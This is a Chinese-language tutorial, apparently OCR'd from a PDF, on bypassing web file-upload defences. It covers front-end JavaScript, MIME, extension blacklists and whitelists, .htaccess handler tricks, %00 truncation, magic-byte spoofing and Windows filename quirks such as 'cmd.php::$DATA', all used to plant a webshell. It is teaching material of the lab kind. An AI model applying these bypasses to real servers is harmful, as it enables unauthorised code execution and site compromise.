
3.文件被解释器解析执行

1.前端检测

前端检测一般是在客户端浏览器运行一段JavaScript代码以对上传的文件进行检测

绕过技巧：

一、按键盘上的F12按键，点击选择进入设置



二、找到禁用 JavaScript将其勾选上，即可禁用JavaScript


三、然后重新上传木马文件即可

2.后端检测

一、MIME类型检测

MIME (Multipurpose Internet Mail Extensions) 是描述消息内容类型的因特网标准。用来表示文档、文件或字节流的性质和格式。在HTTP数据包中在Content-Type字段显示

简单来讲就是服务器会检测包里数据的 `Content-Type` 这个内容的值是否符合服务器所要求的格式




常见 `MIME` 类型：

```
超文本标记语言.html文件：text/html
普通文本.txt文件：text/plain
PDF文档.pdf：application/pdf
PNG图像.png：image/png
GIF图像.gif：image/gif
MPEG文件.mpg、.mpeg：video/mpeg
```

绕过技巧

修改 `MIME` 类型为合法类型，一般修改为图片类型



3.后缀名检测

一、黑名单检测：

在程序的代码中，一般会有一个专门的黑名单列表，里面会包含常见的危险脚本文件的文件扩展名，

符合该扩展名的文件则不允许上传

其他可解析后缀绕过

Apache服务器能够使用PHP解析`.php3`、`.php5`、`.phtml` 前提是服务器允许解析后缀名为`.php3`、`.php5`、`.phtml` 如果想要服务器能使用PHP解析这些后缀名的话，需要服务器配置文件内有已设置此配置

可尝试后缀：

```
PHP：php2、php3、php5、phtml、pht
ASP：  asa、cer、cdx
ASPX：ascx、ashx、asac
JSP：jspx、jspf
```

配置文件绕过：

`.htaccess`文件（或者分布式配置文件），全称是Hypertext Access（超文本入口）。提供了针对目录改变配置的方法。即在一个特定的文档目录中放置一个包含一个或多个指令的文件，以作用于此目录及其所有子目录。管理员可以通过编辑Apache的vhost.conf文件，将AllowOverride None修改为AllowOverride All并重启Apache

简单来讲就是.htaccess文件可以去调用php解释器来对.htaccess所写的对应文件进行调用php解析里面的内容

1.上传.htaccess文件：

```
<FilesMatch "phpinfo.png">
setHandler application/x-httpd-php
</FilesMatch>
```


2.上传目标解析文件


上传`phpinfo.png`文件，让`.htaccess`配置文件进行调用服务器php进行解析

上传文件内容:

> 内容为回显本地phpinfo信息页面

3.成功上传并解析





二、白名单检测

在程序的代码中，一般会有一个专门的**白名单列表**，里面会包含常见的合法文件的文件扩展名，符合该扩展名的文件则允许上传

```php
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'], offset: strrpos($_FILES['upload_file']['name'], needle: ".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_GET['save_path']."/".rand(10, 99).date( format: "YmdHis").".".$file_ext;
```


00截断绕过

0x00是十六进制表示方法，是ascii码为0的字符，在有些函数处理时，会把这个字符当做结束符。系统在对文件名的读取时，如果遇到0x00，就会认为读取已结束。这个可以用在对文件类型名的绕过上

但要注意是文件的16进制内容里的00，而不是文件名中的00！！！就是说系统是按16进制读取文件（或者说二进制），遇到ascii码为零的位置就停止，而这个ascii码为零的位置在16进制中是00，用0x开头表示16进制，也就是所说的0x00截断。%00是被服务器解码为0x00发挥了截断作用

前提条件：PHP版本 **< 5.3.29**且php.ini文件的**magic_quotes_gpc**的值为**Off**

1.上传正常`php`文件，并在最后字符加上`%00`进行截断



4.总结绕过方法

上诉所提供方法有：`%00截断`、`MIME类型检测`、`修改前端禁用JavaScript`、`更改后缀解析`、`配置文件+图片绕过`

以下总结方法有：`文件幻数绕过`、`点空格绕过`、`后缀大小写绕过`、`空格绕过`、`点绕过`、`::$DATA绕过`、`双写后缀绕过`、`0x00截断绕过`、`图片马绕过`、`二次渲染绕过`、`条件竞争绕过`、`条件竞争+解析漏洞绕过`、`绕过move_uploaded_file`、`数组绕过`

1、文件幻数绕过

文件格式幻数（Magic Number），它可以用来标记文件或者协议的格式，很多文件都有幻数标志来表明该文件的格式，**简单讲就是**在010editor对该文件进行处理，伪装文件头为合法的文件头进行上传

Png：`89 50 4E 47 0D 0A`


Gif：`47 49 46 38 39 61`

2、点空格点绕过

利用Windows系统的文件名特性，会自动去掉后缀名最后的.，上传`cmd.php. .`进行绕过


3、后缀大小写绕过

利用Windows对大小写不敏感的特性。上传`cmd.PHP`进行绕过




4、空格绕过

上传`cmd.php `进行绕过



5、点绕过

上传`cmd.php.`进行绕过



6、::$DATA绕过


`::$DATA`是`windows系统`中用于存储文件数据的特殊属性。它是一种隐藏的属性，用于存储文件的实际内容。在Windows文件系统中，每个文件都有一个文件属性列表，其中包含了文件的各种属性信息，如文件名、大小、创建日期等。`::$DATA`属性用于存储文件的实际数据

在Windows系统中，文件数据可以存储在文件本身的::$DATA属性中，也可以存储在其他属性中，如备用数据流（Alternate Data Streams）。::$DATA属性通常用于存储文件的主要数据，而其他属性则可以用于存储文件的其他相关信息

::$DATA属性对于普通用户来说是隐藏的，通常只有系统和一些特定的程序才能访问和使用它。对于普通用户来说，文件的数据是通过文件名来访问和操作的，而不需要直接访问::$DATA属性


总而言之，::$DATA是Windows系统中用于存储文件实际数据的隐藏属性，它对于普通用户来说是透明的，只有系统和特定程序才能访问和使用它

上传`cmd.php::$DATA`进行绕过



